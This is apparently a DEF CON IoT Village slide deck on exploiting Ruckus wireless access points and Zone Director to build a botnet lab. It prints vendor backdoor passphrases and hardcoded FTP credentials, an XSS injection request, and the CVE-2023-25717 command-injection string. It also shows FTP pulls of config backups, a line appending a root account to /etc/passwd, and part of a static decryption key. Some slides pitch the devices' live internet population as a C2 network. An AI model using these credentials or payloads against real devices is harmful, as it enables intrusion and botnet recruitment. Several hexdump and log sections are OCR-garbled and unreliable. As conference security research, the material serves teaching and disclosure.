

# The Gang Recycles It's Trash: Hacking Ruckus Wireless and Creating a Large Scale Botnet

Syngularity and Lazlo – DCG (215) Philadelphia

Exploit Code and Slides are available at:

<https://github.com/SYNgularity1/defcon-iotvillage-ruckus>

# Building Labs – Botnets, Networks, and Device Swarms

## Devices To Target – CHEAP!

Luxul Wireless Access Points

Ruckus Wireless Access Points

Western Digital / Seagate  
NAS/HDs

Mitel VOIP Routers

HPE / Aruba

## Other Ways to Target / Identify

Firmware Download & BINWALK  
Recyclers / ebay

DDNS Networks

Specific Web Server Common in  
Infrastructure (ex. GO-AHEAD)

Network Infrastructure Simulators  
(ex. GNS3)

# Building a AWESOME Lab out of Junk IoT


Ruckus Wireless Mesh / Infrastructure:

R500 - \$5-15

Zone Director -\$20 - \$200 (or a free VM!)

Their firmware ecosystem is common across low -> high end! (COMMON VULNERABILITIES!)

Built in Backdoors  
RCEs / Flashable Firmware  
Zone Director – C2 Infrastructure  
Excellent Lab for All Kinds of Exploitation and Experimentation  
Wireless Attacks / Modeling



[github.com/SYNgularity1/defcon-iotvillage-ruckus](https://github.com/SYNgularity1/defcon-iotvillage-ruckus)

# Living off the LAN(d) - Building a capabilities lab from Ruckus Infrastructure

01	00	00	00	ti->Z->ag->ag
00	00	00	00	iw->A->A
E2	9C	32	5B	.....->A->I
FE	01	00	00	W->hW->h->p
72	6F	6F	74	admin:>0:0:root
6B	73	63	6C	:/>/bin/sh->rkscl
3A	2F	3A	2F	i:>0:0:root:>:/
79	3A	78	3A	bin/sh->nobody:x:
3A	2F	3A	2F	99:99:Nobody:>:/
0A	66	74	70	sbin/nologin.ftp
3A	4E	6F	62	:x:1021:1021:Nob
6E	6F	6C	6F	ody:>:/sbin/nolo
2A	3A	31	30	gin.ftpuser:>:10
64	79	3B	2F	22:1022:Nobody:/
69	6E	0A	00	./sbin/nologin.
00	00	00	00	A->A
6E	1E	3E	68	.....->T->hn->h
2F	65	74	63	n->h->w->/etc
73	63	72	69	/persistent-scri
2E	73	68	00	pts/.version.sh-
23	00	00	00	.....-y;A->#
58	1E	3E	68	.....->X->h
BE	77	00	00	X->hX->h->w
65	6E	74	2D	/etc/persistent-
64	65	62	75	scripts/.ap_debu
01	00	00	00	g.sh->y;A
00	00	00	00	\$->.....

- One Ruckus Access Point
  - One Virtual or Physical Zone Director
  - Text Editor
  - Kali & Binwalk
  - (Optional) – Serial Cable
  - (Optional) – Switches (these are a little pricier)

**Everything else is a luxury and not having them will teach you how to be elite.**

The challenge is not having having the tools given to you, it is do it WITHOUT full exploit code.

# Ruckus Access Points – R500 and R510


- Older models with numerous vulnerabilities.
- Extremely Cheap - \$5 - \$15
- Bulletproof / “ruggedized”
- Easy to recover / access / Access Hardware
- Teaches embedded systems hacking
- Network Infrastructure – Every Layer

Every kind of exploit you may want to learn!



# The Best C2 / Implant Network little money can buy!

- Multiple Critical Vulnerabilities – Myself and other researchers have repeatedly exploited critical vulnerabilities in the hardware for years.
- \*Millions\* of live endpoints across the internet installed in lots of hard to reach places. (Metro / Campus / Multi-Site)
- Range of prices / Models & Common Firmware – Vulnerabilities “crosswalk” across product lines. Firmware is easily obtained.
- With a ZD appliance, you can abuse the cloud / appliance control directly or \*just buy a unit and use the vendor’s backdoors\*
- Available as a trial / free OVA / VM
- Incredible Stealth / Implant / LoTL capabilities.
- TEACHES YOU ALMOST EVERY KIND OF EXPLOIT / HOW APT GROUPS BUILD BOTNETS!




[github.com/SYNgularity1/defcon-iotvillage-ruckus](https://github.com/SYNgularity1/defcon-iotvillage-ruckus)

# Ruckus Zone Director and Access Points / Switches

- Zone Director is a centralized control system for Ruckus Infrastructure.
- Infrastructure such as switches and wireless APs are automatically provisioned, managed, updated, controlled or independent.
- Infrastructure “meshes” - Clue to what is happening
- Everything is running BusyBox / Linux
- There are vendor backdoors / hardcoded creds / tokens.

You mean it's just a C2 framework? Yes!




# Just a few Vulnerabilities to Exploit

- Reflected and Persistent XSS
- Weak Encryption / Symmetric / Static Keys
- RCE (Authenticated and Unauthenticated)
- Hardcoded Credentials
- Default Accounts / Services
- Vendor Backdoors / Factory Functionality (Open Sesame!)



```
POST /admin/conf.jsp HTTP/1.1
Host: 192.168.0.1
Cookie: -ejs-session=>x3d6bebe6740291d84adcbeca505a47
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36
Accept: text/javascript, text/html, application/xml, text/xml, */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
X-Prototype-Version: 1.6.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Roku-Version: 3.0
Content-Length: 10
Origin: https://192.168.0.1
Referer: https://192.168.0.1/admin/dashboard.jsp?privilege=rw
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: nope
Sec-Fetch-Site: same-origin
Privoxy: 1.0.0
Tr: 1.0.0
Connection: keep-alive
<ajax-request action="setconf" comp="system" update="identity">
<identity name="injecthere"><script>alert('pocorgfo')</script></identity>
<unleashed>true</unleashed><unleashed>true</unleashed><unleashed>true</unleashed>
</ajax-request>
```



System Info


Name\* <script>alert('pocorgfo')</script>

System version 4.00.1.10.202.140

Unleashed ID un3814645014441692398137858

Preferred Master No Preference

Upon applying this change, the selected A currently and the previous Master AP will may be a brief network disruption.



```
Welcome to Ruckus Unleashed Network Command Line Interface
ruckus>
ruckus>
ruckus>
ruckus>
ruckus> super
The command is either unrecognized or incomplete. To view a list of commands
ruckus> exit
Exit ruckus CLI.

Please login:
Please login:
Please login: super
Password:

Welcome to Ruckus Wireless Unleashed CLI Setup Wizard

Would you like to start the Setup Wizard? [yes/no]: no

Welcome to Ruckus Unleashed Network Command Line Interface
ruckus> !v54!
Please input the passphrase:
```


[github.com/SYNgularity1/defcon-iotvillage-ruckus](https://github.com/SYNgularity1/defcon-iotvillage-ruckus)

# CVE-2023-25717 - RCE / CSRF in Ruckus APs

Ruckus Wireless Admin through 10.4 allows Remote Code Execution via an unauthenticated HTTP GET Request, as demonstrated by a  
`/forms/doLogin?login_username=admin&password=password$(curl substring.`

Disclosed in late 2022 / 2023 at IOTV.

[20230208 | Security Bulletins | Ruckus Wireless Support](#)



[github.com/SYNgularity1/defcon-iotvillage-ruckus](https://github.com/SYNgularity1/defcon-iotvillage-ruckus)

# AndoryuBot – Ruckus Capabilities

This single exploit was used by one of the largest botnets on earth! (You can exploit this on the firmware loaded.)

## Andoryu Botnet Exploits Critical Ruckus Wireless Flaw for Widespread Attack

A nascent botnet called Andoryu has been found to [exploit](#) a now-patched critical security flaw in the Ruckus Wireless Admin panel to break into vulnerable devices.

The [flaw](#), tracked as [CVE-2023-25717](#) (CVSS score: 9.8), stems from improper handling of HTTP requests, leading to unauthenticated remote code execution and a complete compromise of wireless Access Point (AP) equipment.

Andoryu was [first documented](#) by Chinese cybersecurity firm QiAnXin earlier this February, detailing its ability to communicate with command-and-control (C2) servers using the [SOCKS5 protocol](#).



By [Cara Lin](#) | May 08, 2023

**Affected platforms:** Linux

**Impacted parties:** Any organization

**Impact:** Remote attackers gain control of vulnerable systems

**Severity level:** Critical

In April, FortiGuard Labs observed a unique botnet based on the SOCKS protocol distributed through the Ruckus vulnerability (CVE-2023-25717). This botnet, known as AndoryuBot, first appeared in February 2023. It contains DDoS attack modules for different protocols and communicates with its command-and-control server using SOCKS5 proxies. Based on our IPS signatures trigger count (Figure 1), this campaign started distributing the current version sometime after mid-April.

vulnerabilities

# This critical vulnerability is an “open door into your network” and being exploited. Why didn’t RUCKUS Networks register a CVE?

CVE-2023-25717 is being exploited and affected products have been pulled into a new botnet...

“Pyle, who is also a professor at Philadelphia’s Chestnut Hill College, first reported it to RUCKUS Networks in early December 2022 and says the company did not register a CVE for the vulnerability saying simply “***unfortunately we don’t have a CVE for this issue***” or publish an advisory for customers until the day after he – frustrated at its response – posted exploit code on the bug on February 7.

He told [The Stack](#): “Critical infrastructure, particularly network infrastructure, is rarely updated, carries a tremendous amount of tech debt, and is rarely examined for a variety of reasons. This [vulnerability affects] network infrastructure device[s] with wireless access.”


**“It’s an open door into your network and backbone.”**

# CVE-2023-39904, CVE-2023-39905, CVE-2023-39906: ICX XSS and CSRF Vulnerability

“A vulnerability in the web-based management interface of the RUCKUS ICX product line could allow a remote attacker to execute XSS and CSRF attacks against the user of the interface. To exploit this vulnerability, an attacker would require the targeted user to click a crafted link that would send a malicious request to the affected device.”

Discovered and disclosed at DC 2023.

[Microsoft Word - faq-security-advisory-id-20230808-v1.2.docx](#)



# Getting Started...

If you want to hack the hardware, you can remove the screw and access the serial interface.

On the R500, there is a pin header, attach with a serial cable – 115200/8n1.



On the R510, they removed the pins, you will need to attach to the pads.

# Keep your eye out for - Keywords

Sesame / iamtheman

Video54 / !v54!

OMAC

FTP / ftpuser

Rks@zdap1234

Debug

SSH / ssh-rsa

Begin Private

Go-Ahead / EmbedThis

backdoor

rkscli

**"it is a good day to die"**

Factory

ZD

Writable

System.xml

Tq.Benjo

**Super / admin / support**

Tac\_encrypt

Backup

Firmware

Websocket

Update / Flash / serial / TTY

Allen / SNS / Amazon

MQTT

AES

[github.com/SYNgularity1/defcon-iotvillage-ruckus](https://github.com/SYNgularity1/defcon-iotvillage-ruckus)



Some of these may be encoded / simply encrypted / obfuscated. (There are many more, this is easy enough already!)

Look for MD5 / SHA1 / AES / Token Formats / Common Credentials & Keyboard Walks / Key Formats / Specific Block Lengths

# Serial Port Access – TTY / Terminal

The serial interface is a console. You have pre-boot access to the hardware and can flash / alter boot parameters / sideload, etc. (U-Boot)

You can always recover the device or reset it through embedded access! Load up vulnerable firmware revisions and target exposures you want to learn about.


```
[root@synbox ~]# ttyp0 -P0111
>[1]:!zhsd c^hY<0E'h0.000te]+-,0E80+9HPae79vcl0UNatII:objT=!!zhsd c^hY
<0E'h0.000te]+-,0E80+9HPae79vcl0UNa2:05:29
GRUB Loading stage1.5.

GRUB loading, please wait...
Booting 'Normal bootup from system image (current)'

kernel (hd0,1)/bzImage console=ttyS0,115200n8 root=/dev/sda2 ro quiet
[Linux-bzImage, setup=0x2e00, size=0x26aae0]

=====
savedefault 1
=====<< PREVIOUS BOOTUP STATUS >>=====
=====
Previous bootup normally ->
Boot up saved partition (Current Image) ...
=====
```

```
ci 0000:01:00.0: BAR 6: no parent found for
0xffffffff]
pci 0000:02:00.0: BAR 6: no parent found for of device [0
alg: skcipher: Failed to load transform for ecb-aes-aesni
rks_pkt_trace_init create tif0 successfully.
mount: cannot read /proc/mounts: No such file or director
start pad...
Mount is writable. If the system is rebooting after a cra
a few minutes.
/dev/sda4 on /rwritable type reiserfs (rw,noatime,nolog)
[0000:00:00.0] 00000000
```



# Terminal Access – SSH / Reset

- Reset the device through the reset pin.
- Set your IP to 192.168.0.x
- Power up the AP – Access at 192.168.0.1

If you're having problems connecting, use this:

```
ssh -o HostKeyAlgorithms=+ssh-rsa -o  
PubkeyAcceptedKeyTypes=+ssh-rsa -o  
StrictHostKeyChecking=no -o  
MACs=+hmac-sha1 192.168.0.1
```

```
Please login: super  
password :  
Copyright(C) 2023 Ruckus Wireless, Inc. All Rights Reserved  
  
** Ruckus R510 Multimedia Hotzone Wireless AP: 4120720009  
  
rkscli: ?  
Help for each command group can be shown with:  
help aclgroup  
help acsd  
help collectd  
help debuggroup  
help devicepolicy  
help helpgroup  
help ipsec  
help ipaddrgroup  
help miscgroup  
help msggroup  
help qosgroup  
help radiogroup  
help rccd  
help shaper  
help systemgroup  
help vlangroup  
help mcastgroup
```

# Booting – “Two” Phases

There are multiple points of entry into the underlying operating system. Investigating these / how they behave / launch is key to understanding how the system works. APS cycle / switch between “modes”, including “Mesh.”

Hint: Attempt to sign in before it goes into “READY” mode, **explore the CLI and ALL of its functions**, then exit and sign in again.

```
Please login: super
password :
Copyright(c) 2023 Ruckus Wireless, Inc. All Rights Reserved.

** Ruckus R510 Multimedia Hotzone Wireless AP: 412072000996

rkscli: ? at can I do for you?
Help for each command group can be shown with:
help aclgroup
help acsd
help collectd
help debuggroup
help devicepolicy
help helpgroup
help ipsec
help ipaddrgroup
help miscgroup
help msggroup
help qosgroup
help radiogroup
help rccd
help shaper
help systemgroup
help vlangroup
help mcastgroup
```

# Login to the Web Interface and Use the Setup Wizard

Complete the setup wizard\*, setting a username and password / wifi settings, reboot.

Hint: Maybe explore the cli interfaces again / login again in the future? Via CVE-2023-25717, you already have full root RCE capabilities from the login screen.



Review the information below and click **Finish** to configure

<b>System Name</b>	PoCorGTFO
<b>Internal Gateway</b>	Disabled
<b>IP Mode</b>	Dynamic (DHCP)
<b>IP setting</b>	192.168.0.1
<b>Wireless LAN</b>	IOTV-test
<b>Admin Username</b>	adminpocforbackupsetup
<b>Admin Password</b>	***** <input type="checkbox"/> show password
<b>Password Recovery</b>	Disabled
<b>Mesh</b>	Disabled
<b>System Time</b>	System time will be automatically set. (Your current PC time is 7/27/2025, 6:10:14 PM)

# Accessing your Botnet / Disclosing your passwords!

After configuration and reboot, perform a port scan of your AP. Notice anything... odd?

## CVE-2023-25717 Detail

### Description

Ruckus Wireless Admin through 10.4 allows Remote Code Execution via an unauthenticated HTTP GET Request, as demonstrated by a  
`/forms/doLogin?login_username=admin&password=password$(curl substring.`

### Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

#### CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

ADP: CISA-ADP

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

### QUICK INFO

#### CVE Dictionary Entry:

CVE-2023-25717

#### NVD Published Date:

02/13/2023


#### NVD Last Modified:

03/10/2025

#### Source:

MITRE

# Actually.. You have multiple RCEs, here is the loot.



The screenshot shows a terminal window with two panes. The left pane displays a portion of a configuration XML file with several red boxes highlighting specific sections. The right pane shows an FTP session:

```
ftp> cd backupfile
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
      backup.bak
226 Directory send OK.
ftp: 15 bytes received in 0.00Seconds 15000.00Kbytes/sec
ftp> get backup.bak backup-changed.bak
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.bak (613712)
226 File send OK.
ftp: 613712 bytes received in 0.02Seconds 38357.00Kbytes/sec
ftp> exit
500 Invalid command.
ftp> quit
21 Goodbye.
```

Using the RCEs in various firmware revisions, you can navigate to vital configuration files and directly exfiltrate or view them.

System.XML contains various encrypted / obfuscated credentials which will give you direct control of the device and networks.


Directly RCE or obtain remote access and target this file.

**That's it.**

# FTP Backdoor / Hardcoded Credentials

Ruckus devices will mount writable as... writeable. This is the configuration / data store where xml, encrypted backups, support files, all the loot is stored.

The credentials are hardcoded and after reset / flashing, the FTP server reactivates itself. It is persistent across firmwares / resets, re-enabling itself.



A terminal session showing an FTP interaction with a Ruckus device. The session starts with a command to change directory to '/:/bin'. The response shows the command was successful, followed by a prompt for a password. The user enters 'Rks@zdap' and '1234'. The session then ends with a 'quit' command.

```
20 tnen-
2A echo "rkscli;*"
6E :0:0:root::/::bin
73 /sh" >> /etc/pas
20 end
mdnsproxy_rule
supportxt_
unleashed_firmwares
usb_software
226 Directory send OK.
ftp: 144 bytes received in 0.01Seconds 24.00Kbytes/sec.
ftp> cd backup_file
550 Failed to change directory.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
RuckusSigPack-1.106.tar.gz
apcrashfile
avpd
avpport
avpport
backupfile
custom_ok
mdnsproxy_rule
supportxt_
unleashed_firmwares
usb_software
226 Directory send OK.
ftp: 144 bytes received in 0.01Seconds 28.80Kbytes/sec.
64 .1022.1022.100000
69 y::/sbin/nologi
//n" >> /etc/passw
51 d· pa
70 sswd -p Rks@zdap
20 1234 ftpuser·
30 fi· fi·
```

# Can't get in?

FTP IN!

The FTP server uses a static password

Download the backups!

```
ft... 144 bytes received in 0.00Seconds 144000.00Kbytes/sec.  
ftp> cd backupfile  
250 Directory successfully changed.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
backup.bak  
220 Directory send OK.  
ftp: 15 bytes received in 0.00Seconds 15000.00Kbytes/sec.  
ftp> get backup.bak  
200 PORT command successful. Consider using PASV.  
150 Opening BINARY mode data connection for backup.bak (573632 bytes).  
226 File send OK.  
ftp: 573632 bytes received in 0.02Seconds 35852.00Kbytes/sec.  
ft
```

```
220 (vsFTPD 2.0.5)  
530 Please login with USER and PASS.  
User (192.168.0.1:(none)): ftpuser  
331 Please specify the password.  
Password:  
230 Login successful.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
RuckusSigPack-1.106.tar.gz  
apcrashfile  
avpd  
avpport  
backupfile  
custom_ok  
mdnsproxy_rule  
supporttxt  
unleashed_firmwares  
usb_software  
226 Directory send OK.  
ftp: 144 bytes received in 0.00Seconds 144000.00Kbytes/sec.  
ftp> cd backupfile  
250 Directory successfully changed.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
backup.bak  
226 Directory send OK.
```

[github.com/SYNgularity1/defcon-iotvillage-ruckus](https://github.com/SYNgularity1/defcon-iotvillage-ruckus)

# Symmetric Encryption – 2023

- We disclosed (but did not CVE) the static backup key.
- Knowing it's symmetric and abusable is useful.. Highly useful... but there are some problems with that.

WHAT ABOUT BLACKBOX CRACKING THE ENTIRE ALGORITHM?

You can, it's pretty easy, here's how!

[github.com/SYNgularity1/defcon-iotvillage-ruckus](https://github.com/SYNgularity1/defcon-iotvillage-ruckus)

```
KEY = bytes([
    0x29, 0x1a, 0x42, 0x05, 0xbd, 0x2c, 0xd6, 0xf2,
